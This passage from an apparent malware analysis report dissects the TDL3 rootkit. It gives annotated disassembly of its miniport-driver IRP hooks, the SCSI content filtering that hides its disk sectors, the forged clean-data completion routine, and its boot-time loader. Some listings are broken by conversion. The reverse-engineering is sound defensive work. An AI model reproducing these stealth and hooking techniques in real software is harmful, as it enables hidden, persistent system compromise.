Execution of the buffered code is the final stage of installation and is responsible for starting the necessary threads and hooks for complete system infection. Both the stolen resource and the Driver code are subsequently written to the disk's raw sectors.

Also, to control access to disk sectors containing malware-related code, TDL3 patches all the Miniport driver's IRP Major Functions to point to its handler:

```

kd> !drvobj 81b5f750 2
Driver object (81b5f750) is for:
\driver\atapi
DriverEntry: f9815380 atapi!_NULL_IMPORT_DESCRIPTOR <PERF> (atapi+0x16380)
DriverStartIo: f98067c6 atapi!IdePortStartIo
DriverUnload: f9810204 atapi!IdePortUnload
AddDevice: f980e300 atapi!ChannelAddDevice

Dispatch routines:
[00] IRP_MJ_CREATE f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[01] IRP_MJ_CREATE_NAMED_PIPE f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[02] IRP_MJ_CLOSE f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[03] IRP_MJ_READ f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[04] IRP_MJ_WRITE f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[05] IRP_MJ_QUERY_INFORMATION f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[06] IRP_MJ_SET_INFORMATION f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[07] IRP_MJ_QUERY_EA f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[08] IRP_MJ_SET_EA f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[09] IRP_MJ_FLUSH_BUFFERS f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[0b] IRP_MJ_SET_VOLUME_INFORMATION f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[0c] IRP_MJ_DIRECTORY_CONTROL f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[0d] IRP_MJ_FILE_SYSTEM_CONTROL f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[0e] IRP_MJ_DEVICE_CONTROL f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[10] IRP_MJ_SHUTDOWN f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[11] IRP_MJ_LOCK_CONTROL f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[12] IRP_MJ_CLEANUP f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[13] IRP_MJ_CREATE_MAILSLLOT f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[14] IRP_MJ_QUERY_SECURITY f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[15] IRP_MJ_SET_SECURITY f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[16] IRP_MJ_POWER f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[17] IRP_MJ_SYSTEM_CONTROL f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[18] IRP_MJ_DEVICE_CHANGE f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[19] IRP_MJ_QUERY_QUOTA f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[1a] IRP_MJ_SET_QUOTA f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34
[1b] IRP_MJ_PNP f98089f2 atapi!PortPassThroughZeroUnusedBuffers+0x34

kd> u atapi!PortPassThroughZeroUnusedBuffers+0x34
atapi!PortPassThroughZeroUnusedBuffers+0x34:
f98089f2 a10803dfff mov eax,dword ptr ds:[FFDF0308h]
f98089f7 ffa0fc000000 jmp dword ptr [eax+0FCh]

```

Figure IX Patched IRP Major Function

## VI.5 IRP Function Wrapper

To hook the Miniport driver's IRP Major Functions, the malware first copies a wrapper code to the end of the driver's code, then points all the IRP functions to that address. By doing so, the malware ensures the IRP Major Functions are pointed inside the driver rather than to any arbitrary memory address for better stealth. The wrapper looks like:

```

.text:10005586 ATAPI_DRV_OBJ_IRP_PATCH proc near
.text:10005586             mov     eax, ds:0FFDF0308h
.text:1000558B             jmp     dword ptr [eax+0FCh]
.text:1000558B
.text:1000558B ATAPI_DRV_OBJ_IRP_PATCH endp

```

Figure X IRP Hook Wrapper

Note: [0FFDF0308h] + 0xFC points to the malware's IRP Handler Functions

## VI.6 IRP HANDLER

After the Miniport driver is infected, the malware performs a quick check whenever an IRP Major Function is called. The check is done to ascertain if the path being accessed contains either an exact path or a string matching the one stored in the Malware\_Shared\_Buffer.

If the correct path or string is present, it indicates a request for direct access to the malware's 'private' file system. In this case, the malware will check if the IRP function called is any of the following:

- IRP\_MJ\_CREATE
- IRP\_MJ\_CLOSE
- IRP\_MJ\_QUERY\_INFORMATION
- IRP\_MJ\_SET\_INFORMATION
- IRP\_MJ\_READ
- IRP\_MJ\_WRITE
- IRP\_MJ\_QUERY\_VOLUME\_INFORMATION

If so, the malware performs the necessary routines to read the requested data, as well as performing all the parsing and decryption for the calling process.

Essentially, as long as a calling process contains the exact path or the malware-generated string, any attempt to access the malware's file system will be performed by the malware and successfully completed.



If the request does not include the correct path or string, the malware will perform another check to determine if 'content filtering' should be implemented.

### VI.7 Content Filtering

Content filtering is the malware's response to attempts to access specific protected disk sectors:




Figure XI Protected Sector Mapping

When verifying a disk request, this array of structure is enumerated and checked. If a disk access request does not touch these sectors, it is allowed to proceed; if the request is directed against any of the sensitive sectors, the requested data is modified or disinfected to hide the malware's presence on the disk.

To determine if content filtering should be applied, the access request is first checked for `SRB_FUNCTION_EXECUTE_SCSI`, with flags `SRB_FLAGS_DATA_IN` and `SRB_FLAGS_DATA_OUT`.

```

.text:10004B61 loc_10004B61:                                ; CODE XREF:
IRP_HOOK_HANDLER+91j
.text:10004B61                                           ; IRP_HOOK_HANDLER+98j
.text:10004B61      cmp      [ebx+IO_STACK_LOCATION.MajorFunction],
IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10004B64      jnz     not_scsi_execute
.text:10004B64
.text:10004B6A /*
.text:10004B6A IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10004B6A */
.text:10004B6A      mov     ecx,
[ebx+IO_STACK_LOCATION.Parameters.Scsi.Srb]
.text:10004B6D      cmp     [ecx+SCSI_REQUEST_BLOCK.Function],
SRB_FUNCTION_EXECUTE_SCSI
.text:10004B71      jnz     not_scsi_execute
.text:10004B71
.text:10004B77      mov     edi, ds:0FFDF0308h
.text:10004B7D      mov     eax,
[ecx+SCSI_REQUEST_BLOCK.DataTransferLength]
.text:10004B80      xor     edx, edx
.text:10004B82      div     [edi+TDL3.SectorSize]
.text:10004B88      xor     esi, esi
.text:10004B8A      mov     edx, edi
.text:10004B8C      mov     [ebp+srbflags], esi
.text:10004B8F      add     eax,
[ecx+SCSI_REQUEST_BLOCK.anonymous_0.InternalStatus]
.text:10004B92      cmp     eax,
[edx+TDL3.MalwareFSOffsetInSector]
.text:10004B95      jbe     short accessing_protected_sectors
.text:10004B95
.text:10004B97      mov     eax, [ecx+SCSI_REQUEST_BLOCK.SrbFlags]
.text:10004B9A      mov     esi, eax
.text:10004B9C      shr     esi, 7
.text:10004B9F      shr     eax, 6
.text:10004BA2      and     esi, 1
.text:10004BA5      and     eax, 1 ; get highword
.text:10004BA8      mov     [ebp+srbflags], eax
; SRB_FLAGS_DATA_IN |
SRB_FLAGS_DATA_OUT
.text:10004BAB      jmp     short internal_scsi_call
.text:10004BAB

```

Figure XII Filtering SCSI Read and Write

If the check determines that the requested disk area falls outside the malware's reserved sectors, the malware issues an IoCompleteRequest and passes the requested data to the caller.

If however the access falls within the malware's reserved sectors, the malware allocates and initializes a new CompletionRoutine, setting the IO\_STACK\_LOCATION->Control to 0xe0 (either SL\_INVOKE\_ON\_CANCEL or SL\_INVOKE\_ON\_SUCCESS or SL\_INVOKE\_ON\_ERROR) and calling the Original IRP Major Function.

```
.text:10004C66
.text:10004C6B          push    0Ch
.text:10004C6D          push    edi
.text:10004C6E          call   eax                ; ExAllocatePool
.text:10004C6E
.text:10004C70          cmp     eax, edi
.text:10004C72          jz     short not_scsi_execute
.text:10004C72
.text:10004C74 /*
.text:10004C74 Allocates a new buffer to setup the malware
.text:10004C74 completion routine for filtering
.text:10004C74 */
.text:10004C74          mov     ecx,
                [ebx+IO_STACK_LOCATION.CompletionRoutine]
.text:10004C77          mov     [eax], ecx
.text:10004C79          mov     ecx, [ebx+IO_STACK_LOCATION.Context]
.text:10004C7C          mov     [eax+4], ecx
.text:10004C7F          mov     ecx,
                [ebx+IO_STACK_LOCATION.Parameters.Scsi.Srb]
.text:10004C82          mov     ecx,
                [ecx+SCSI_REQUEST_BLOCK.anonymous_0.InternalStatus]
.text:10004C85          mov     [eax+8], ecx
.text:10004C88          mov     [ebx+IO_STACK_LOCATION.Control],
                SL_INVOKE_ON_CANCEL or SL_INVOKE_ON_SUCCESS or SL_INVOKE_ON_ERROR
.text:10004C8C          mov     [ebx+IO_STACK_LOCATION.Context], eax
.text:10004C8F          call   ComputeDelta
.text:10004C8F
.text:10004C94          add     eax, 0F578291Eh
.text:10004C99          mov     [ebx+IO_STACK_LOCATION.CompletionRoutine],
                eax
.text:10004C99
.text:10004C9C not_scsi_execute:
.text:10004C9C
.text:10004C9C          push   [ebp+IRP]
.text:10004C9F          movzx  eax,
                [ebx+IO_STACK_LOCATION.MajorFunction]
.text:10004CA2          push   [ebp+DEVICE_OBJECT]
.text:10004CA5          mov     ecx, ds:0FFDF0308h
.text:10004CAB          call   dword ptr [ecx+eax*4+8Ch] ;
                CALL_ORIGINAL_IRP_HANDLER
```

Figure XIII Initializing Completion Routine

Once the IRP Function finishes – depending on how the flag is set, this can be either Cancelled/Failed or Successful – the malware’s completion routine is triggered and the malware modifies the returned values (zeroes out / or clean the buffer) in order to hide its presence on the disk.

```
.text:1000491E CompletionRoutine proc near
.text:1000491E
.text:1000491E src          = dword ptr -0Ch
.text:1000491E var_8        = dword ptr -8
.text:1000491E var_4        = dword ptr -4
.text:1000491E devobj       = dword ptr 8
.text:1000491E IRP         = dword ptr 0Ch
.text:1000491E CONTEXT      = dword ptr 10h
.text:1000491E
.text:1000491E         push   ebp
.text:1000491F         mov    ebp, esp
.text:10004921         sub   esp, 0Ch
.text:10004924         push  ebx
.text:10004925         push  esi
.text:10004926         mov   esi, [ebp+IRP]
.text:10004929         cmp   [esi+IRP.IoStatus.anonymous_0.Status],
0
.text:1000492D         push  edi
.text:1000492E         jnl  loc_10004A7B
.text:1000492E
.text:10004934         mov   edi, [esi+IRP.MdlAddress]
```

Checks if the operation is using Cache:

```
.text:10004937         test   byte ptr [edi+_MDL.MdlFlags],
MDL_MAPPED_TO_SYSTEM_VA or
MDL_SOURCE_IS_NONPAGED_POOL
.text:1000493B         jz    short loc_10004942
.text:1000493B
.text:1000493D         mov   eax, [edi+_MDL.MappedSystemVa]
.text:10004940         jmp   short loc_1000495E
.text:10004940
.text:10004942 loc_10004942:
.text:10004942         push  71FF6B1Fh
; hash: MmMapLockedPagesSpecifyCache
.text:10004947         call  FindKernel_bySidtCall
.text:10004947
.text:1000494C         push  eax
.text:1000494D         call  FindAPIbyHash
.text:1000494D
.text:10004952         push  10h
.text:10004954         xor   ecx, ecx
.text:10004956         push  ecx
.text:10004957         push  ecx
.text:10004958         push  1
.text:1000495A         push  ecx
```

```

.text:1000495B         push    edi
.text:1000495C         call   eax                ;
                        MmMapLockedPagesSpecifyCache
.text:1000495E

```

Then checks which sector is being read/accessed:

```

.text:1000495E loc_1000495E
.text:1000495E         mov     ecx, [esi+IRP.IoStatus.Information]
.text:10004961         mov     edi, ds:0FFDF0308h
.text:10004967         mov     [ebp+var_4], eax
.text:1000496A         xor     edx, edx
.text:1000496C         mov     eax, ecx
.text:1000496E         div     [edi+TDL3.SectorSize]
.text:10004974         mov     ebx, [ebp+CONTEXT]
.text:10004977         mov     edx, eax
.text:10004979         mov     eax, [ebx+CONTEXT.Dr1]
.text:1000497C         add     edx, eax
.text:1000497E         cmp     edx,
[edi+TDL3.MalwareFSOffsetInSector]
.text:10004981         jbe     short loc_100049C6

```

If the malware's file system is being accessed or read, an empty buffer is returned (the malware zeros out the buffer):

```

.text:10004983         mov     edx, edi
.text:10004985         cmp     eax, [edx+40h]
.text:10004988         jnb     short loc_1000499A
.text:10004988
.text:1000498A         mov     esi, [edx+40h]
.text:1000498D         sub     esi, eax
.text:1000498F         mov     eax, edi
.text:10004991         imul   esi, [eax+TDL3.SectorSize]
.text:10004998         jmp     short zerooutbuffer
.text:10004998
.text:1000499A
.text:1000499A loc_1000499A:
.text:1000499A         xor     esi, esi
.text:1000499A
.text:1000499C zerooutbuffer:
.text:1000499C         sub     ecx, esi
.text:1000499E         push   2C655ACDh        ; hash : nt!memset
.text:100049A3         mov     edi, ecx
.text:100049A5         call   FindKernel_bySidtCall
.text:100049A5
.text:100049AA         push   eax
.text:100049AB         call   FindAPIbyHash
.text:100049AB
.text:100049B0         mov     ecx, [ebp+var_4]
.text:100049B3         push   edi
.text:100049B4         add     esi, ecx
.text:100049B6         push   0

```

```

.text:100049B8      push    esi
.text:100049B9      call   eax                ; memset
.text:100049B9
.text:100049BB      mov     esi, [ebp+IRP]
.text:100049BE      add    esp, 0Ch
.text:100049C1      jmp    Complete          ;
                          CLASSPNP!TransferPktComplete
.text:100049C1
.text:100049C6

```

If an area other than the malware's file system is being accessed, the Trojan consults the list of protected sectors; if a match is found, the Trojan disinfects or returns the buffered data:

```

.text:100049C6
.text:100049C6  loc_100049C6:
.text:100049C6      mov     eax, ds:0FFDF0308h
.text:100049CB      and    [ebp+var_8], 0
.text:100049CF      cmp    [eax+TDL3.CountArray], 0
                          ; Number of Protected Sectors
.text:100049D6      jbe    Complete          ;
CLASSPNP!TransferPktComplete
.text:100049D6
.text:100049DC      xor    edi, edi
.text:100049DE
.text:100049DE  loop_entries:
.text:100049DE      mov     eax, ds:0FFDF0308h
.text:100049E3      cmp    dword ptr [eax+edi+114h], 0
                          ; Start of Protected sector Array
.text:100049EB      jz     short loc_10004A5F
.text:100049EB
.text:100049ED      mov     eax, [esi+1Ch]
.text:100049F0      mov     esi, ds:0FFDF0308h
.text:100049F6      xor    edx, edx
.text:100049F8      div   [esi+TDL3.SectorSize]
.text:100049FE      mov     ecx, [ebx+8]
.text:10004A01      mov     edx, esi
.text:10004A03      mov     edx, [edx+edi+114h]
.text:10004A0A      sub    edx, ecx
.text:10004A0C      cmp    edx, eax
.text:10004A0E      jnb    short loc_10004A5C
.text:10004A0E
.text:10004A10      mov     eax, esi
.text:10004A12      mov     ebx, [eax+edi+11Ch]
.text:10004A19      mov     eax, [eax+edi+120h]
.text:10004A20      mov     [ebp+src], eax
                          ; address where the clean data is
located
.text:10004A23      mov     eax, esi
.text:10004A25      mov     esi, [eax+edi+114h]
.text:10004A2C      sub    esi, ecx
.text:10004A2E      imul  esi, [eax+108h] ; size of sector

```

```
.text:10004A35          add     esi, [eax+edi+118h] ; offset from
sector
```

Replaces the data in the output buffer with clean data:

```
.text:10004A3C          push   272F3B77h           ; hash : memcpy
.text:10004A41          add     esi, [ebp+var_4] ;out buffer
.text:10004A44          call   FindKernel_bySidtCall
.text:10004A44
.text:10004A49          push   eax
.text:10004A4A          call   FindAPIbyHash
.text:10004A4A
.text:10004A4F          push   ebx                 ; bytes to copy
.text:10004A50          push   [ebp+src]          ; offset in Malware Buffer for clean
data
.text:10004A53          push   esi
.text:10004A54          call   eax                 ; memcpy
.text:10004A54
.text:10004A56          mov     ebx, [ebp+CONTEXT]
.text:10004A59          add     esp, 0Ch
.text:10004A59
.text:10004A5C          mov     esi, [ebp+IRP]
.text:10004A5C
.text:10004A5F          loc_10004A5F
.text:10004A5F          inc     [ebp+var_8]
.text:10004A62          mov     eax, ds:0FFDF0308h
.text:10004A67          mov     ecx, [ebp+var_8]
.text:10004A6A          add     edi, 14h           ; size of struct
.text:10004A6D          cmp     ecx, [eax+110h] ; counter_chunks of
data
.text:10004A73          jnb    loop_entries
.text:10004A73
.text:10004A79          jmp     short Complete ;
CLASSPNP!TransferPktComplete
.text:10004A79
.text:10004A7B
```

Finalize Completion Routine:

```
.text:10004A7B          loc_10004A7B:
.text:10004A7B          mov     ebx, [ebp+CONTEXT]
.text:10004A7B
.text:10004A7E          Complete:
.text:10004A7E
.text:10004A7E          mov     eax, [ebx] ;
CLASSPNP!TransferPktComplete
.text:10004A80          test    eax, eax
```

```

.text:10004A82          jz      short loc_10004A90 ; hash : ExFreePool
.text:10004A82
.text:10004A84          push   dword ptr [ebx+4] ; context
.text:10004A87          push   esi                ; irp
.text:10004A88          push   [ebp+devobj]
.text:10004A8B          call   eax                ;CLASSPNP!TransferPktComplete
.text:10004A8B
.text:10004A8D          mov     [ebp+IRP], eax
.text:10004A8D
.text:10004A90
.text:10004A90 loc_10004A90:
.text:10004A90          push   730B64BBh         ; hash : ExFreePool
.text:10004A95          call   FindKernel_bySidtCall
.text:10004A95
.text:10004A9A          push   eax
.text:10004A9B          call   FindAPIbyHash
.text:10004A9B
.text:10004AA0          push   ebx
.text:10004AA1          call   eax ; ExFreePool
.text:10004AA1
.text:10004AA3          mov     eax, [ebp+IRP]
.text:10004AA6          pop     edi
.text:10004AA7          pop     esi
.text:10004AA8          pop     ebx
.text:10004AA9          leave
.text:10004AAA          retn   0Ch
.text:10004AAA CompletionRoutine endp

```

Figure XIV Completion Routine and Content Forgery

### VI.7.1 Protecting the Miniport Driver from Defragmentation

In case the user initiates a defragmentation operation, the malware can protect the infected Miniport driver's image on the disk from unintended relocation.

To do so, the malware pins the driver's sector location to the disk by issuing a ZwFsControlFile with the control code FSCTL\_MARK\_HANDLE and MARK\_HANDLE\_INFO structure:



```
Struct MARK_HANDLE_INFO
(
    Dword USN_SOURCE_DATA_MANAGEMENT;

    Dword hVolume ; // volume handle

    Dword MARK_HANDLE_PROTECT_CLUSTERS;

);
```

Note: This pinning of clusters is no longer present in the latest TDL3 variants, which instead implement a monitoring thread to ensure the sector-to-memory mapping stays up to date in case the protected sectors are disordered by defragmentation.

## VI.8 File Caching

TDL3's content filtering protection mechanism only protects the malware from direct disk access requests. This is generally sufficient as under normal circumstances, direct access requests are infrequent. By default, the system loads frequently used user and system file data in a cache; user requests for these files are then returned with cached data in order to optimize performance and minimize disk access.

As an additional layer of security, after infecting the filter driver on the disk and installing hooks, the malware will disinfect the driver loaded in the system cache. This is done to exploit the system's file caching behavior, as any application or user trying to copy/open/edit the Miniport driver will only get the clean cached driver image. The disinfection action does not actually affect the infected image on disk, which is protected by the hooks.

This disinfection strategy effectively prevents the user from realizing the malware is present.




Figure XV Disinfection and File Caching

## VI.9 Infected Driver Code (Loader)

The entire thrust of the malware Driver's infection of the Miniport driver is to force it to automatically load the malware's other components whenever the system is rebooted. As the disk's drivers are among the first components loaded by the operating system during a reboot, infecting the Miniport drivers ensures TDL3 will be run before any other application – including security programs.

When the Loader code in the Miniport driver is executed, it calls `IoRegisterFsRegistrationChange` with the driver entry as a callback function allowing it to resume control after the file system has been loaded. It then calls the original entry point of the infected Miniport driver to resume loading of the file system, thus enabling objects needed by the malware Loader.

When the infected Miniport driver resumes control, it loads and executes the Driver code on the disk, which in turn executes the other malware components and compromises the system again.

```
.rsrc:0002688E
.rsrc:0002688E done_section_rva_check:
.rsrc:0002688E         mov     eax, 0AB09E7EDh ; delta offset
.rsrc:00026893         add     eax, [ebp+_54F87F93]
.rsrc:00026896         push   eax           ; start of
driverentry .rsrc:00026897         push   [ebp+DriverObject]
.rsrc:0002689A         mov     eax, [ebp+OffsMalwareData]
.rsrc:0002689D         mov     ecx, [ebp+driver_obj_ext]
.rsrc:000268A0         add     ecx,
[eax+MALWARE_DATA.IoRegisterFsRegistrationChange]
.rsrc:000268A3 /*
.rsrc:000268A3     Allows other filter driver to register
.rsrc:000268A3 */
.rsrc:000268A3         call   ecx
.rsrc:000268A3
```

Calls the Original EntryPoint to allow the Miniport driver to start first:

```
.rsrc:000268A5         push   [ebp+RegistryPath]
.rsrc:000268A8         push   [ebp+DriverObject]
.rsrc:000268AB         mov     eax, [ebp+DriverObject]
.rsrc:000268AE         mov     eax, [eax+DRIVER_OBJECT.DriverStart]
.rsrc:000268B1         mov     ecx, [ebp+OffsMalwareData]
.rsrc:000268B4         add     eax, [ecx+MALWARE_DATA.OrigEP]
.rsrc:000268B7         call   eax           ; driverstart+3ah
.rsrc:000268B7
.rsrc:000268B9         xor     eax, eax
.rsrc:000268BB         jmp     _exit
```

```

.rsrc:000268BB
.rsrc:000268C5 regpath_1:
.rsrc:000268C5      mov     eax, 0AB09E7AAh ;
.rsrc:000268CA      add     eax, 384h
.rsrc:000268CF      sub     eax, 0AB09B000h
.rsrc:000268D4      add     eax, 1FFh
.rsrc:000268D9      and     eax, 0FFFFFFE00h
.rsrc:000268DE      push   eax ;
.rsrc:000268DF      eax=0x3c00
.rsrc:000268DF      push   0
.rsrc:000268E1      mov     eax, 308h
.rsrc:000268E6      mov     eax, [eax+0FFDF0000h] ; 0xffdf0308
.rsrc:000268EC      eax=0xffdf0308
.rsrc:000268EC      mov     eax, [eax+4] ; NT_BASE
.rsrc:000268EF      mov     ecx, [ebp+OffsMalwareData]
.rsrc:000268F2      add     eax, [ecx+MALWARE_DATA.ExAllocatePool]
.rsrc:000268F5      call   eax ; ExAllocatePool
.rsrc:000268F5
.rsrc:000268F7      mov     ecx, 308h
.rsrc:000268FC      mov     ecx, [ecx+0FFDF0000h]
.rsrc:00026902      eax=0xffdf0308
.rsrc:00026902      mov     [ecx], eax ; ecx = TDL3 Buffer
.rsrc:00026904      mov     eax, 308h
.rsrc:00026909      mov     eax, [eax+0FFDF0000h]
.rsrc:0002690F      eax=0xffdf0308
.rsrc:0002690F      mov     eax, [eax+0E4h]
.rsrc:00026915      mov     eax, [eax+4]
.rsrc:00026918      mov     [ebp+_OBJECT], eax
.rsrc:0002691B      loc_2691B:
.rsrc:0002691B      cmp     [ebp+_OBJECT], 0
.rsrc:0002691F      jz     loc_26AB5
.rsrc:0002691F
.rsrc:00026925      lea     eax, [ebp+var_24]
.rsrc:00026928      push   eax
.rsrc:00026929      push   104h ; length
.rsrc:0002692E      lea     eax, [ebp+_OBJECT_NAME_INFORMATION]
.rsrc:00026934      push   eax
.rsrc:00026935      push   [ebp+_OBJECT]
.rsrc:00026938      mov     eax, 308h
.rsrc:0002693D      mov     eax, [eax+0FFDF0000h] ; FFDF0308
.rsrc:00026943      mov     eax, [eax+4] ; NT_BASE
.rsrc:00026946      mov     ecx, [ebp+OffsMalwareData]
.rsrc:00026949      add     eax,
[ecx+MALWARE_DATA.ObQueryNameString]
.rsrc:0002694C      call   eax
.rsrc:0002694C
.rsrc:0002694E      test   eax, eax
.rsrc:00026950      jl     loc_26AA7
.rsrc:00026950

```

Reads TDL3\_CODE\_BUFFER from end of Disk:

```

.rsrc:00026956      mov     eax, [ebp+OffsMalwareData]
.rsrc:00026959      mov     ecx, [eax+MALWARE_DATA.diskoffset_low]

```

```

.rsrc:0002695B      mov     [ebp+diskofs_low], ecx ; 38B2A200
.rsrc:00026961      mov     eax,
[ebp+diskofs_high]
.rsrc:00026964      mov     [ebp+diskofs_high], eax ; val_2
.rsrc:0002696A      mov     [ebp+var_0x18], 18h
.rsrc:00026974      and     [ebp+var_0x0], 0
.rsrc:0002697B      mov     [ebp+var_0x240], 240h
.rsrc:00026985      lea    eax, [ebp+OBJECT_NAME_INFORMATION]
.rsrc:0002698B      mov     [ebp+_var_130], eax
.rsrc:00026991      and     [ebp+_var_0x0], 0
.rsrc:00026998      and     [ebp+__var_0x0], 0
.rsrc:0002699F      push   22h
.rsrc:000269A1      push   3
.rsrc:000269A3      lea    eax, [ebp+IOStatusBlock]
.rsrc:000269A9      push   eax
.rsrc:000269AA      lea    eax, [ebp+var_0x18]
.rsrc:000269B0      push   eax
.rsrc:000269B1      push   100003h
.rsrc:000269B6      lea    eax, [ebp+fhandle]
.rsrc:000269BC      push   eax
.rsrc:000269BD      mov     eax, 308h
.rsrc:000269C2      mov     eax, [eax+0FFDF0000h]
.rsrc:000269C8      mov     eax, [eax+4] ; NT_BASE
.rsrc:000269CB      mov     ecx, [ebp+OffsMalwareData]
.rsrc:000269CE      add     eax, [ecx+MALWARE_DATA.ZwOpenFile]
.rsrc:000269D1      call   eax
.rsrc:000269D1
.rsrc:000269D3      test   eax, eax
.rsrc:000269D5      jl     loc_26AA7
.rsrc:000269D5
.rsrc:000269DB      push   0
.rsrc:000269DD      lea    eax, [ebp+diskofs_low]
.rsrc:000269E3      push   eax
.rsrc:000269E4      mov     eax, 0AB09E7AAh
.rsrc:000269E9      add     eax, 384h ; offset of malware
code from buffer
.rsrc:000269EE      sub     eax, 0AB09B000h
.rsrc:000269F3      add     eax, 1FFh
.rsrc:000269F8      and     eax, 0FFFFFFE00h ;
.rsrc:000269FD      push   eax ; length
.rsrc:000269FE
.rsrc:000269FE      mov     eax, 308h
.rsrc:00026A03      mov     eax, [eax+0FFDF0000h]
.rsrc:00026A09      push   dword ptr [eax+ ] ; 0xffdf0308 = TD3
buffer
.rsrc:00026A0B      lea    eax, [ebp+IOStatusBlock]
.rsrc:00026A11      push   eax
.rsrc:00026A12      push   0
.rsrc:00026A14      push   0
.rsrc:00026A16      push   0
.rsrc:00026A18      push   [ebp+fhandle]
.rsrc:00026A1E      mov     eax, 308h
.rsrc:00026A23      mov     eax, [eax+0FFDF0000h]

```

```

.rsrc:00026A29     eax=0xffdf0308
.rsrc:00026A29         mov     eax, [eax+4]
